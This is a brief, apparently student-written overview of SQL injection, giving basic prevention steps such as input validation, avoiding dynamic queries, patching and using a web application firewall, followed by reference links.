SQL injection is a hacking that was discovered more than fifteen years ago and is still proving to be devastatingly effective today. SQL is the command and common language for relational databases such as Oracle, and MySQL. In modern web development, these databases are often used on the back end of the web applications and content management systems written in PHP. ASP.NET or other scripting languages.

Steps to prevent SQL injection attacks

1. Trust no one: Assume that all user input data is evil and use proper validation.
2. Don’t use dynamic SQL :Don’t construct queries with user input.

3. Update and patch: Vulnerabilities in application and databases that hackers can exploit using SQL injection are regularly discovered.
4. Firewall: use a web application firewall.

6. CONCLUSION

To prevent SQL injection we must validate all user input. Don’t use dynamic SQL means never create queries on user input that will make SQL injection easier. Ensure the use of web application firewall and keep up to date. Don’t use multiple information on error message this will lead to the prediction of our database architecture. Another way to prevent SQL injection continuously monitor the database activity.

7. REFERENCE

- https://www.youtube.com/watch?v=x51As2OS2z4
- https://www.youtube.com/watch?v=XIZEHiWsQVk
- https://www.youtube.com/watch?v=tzffmpUKdqs
- https://sqlsus.sourceorge.net/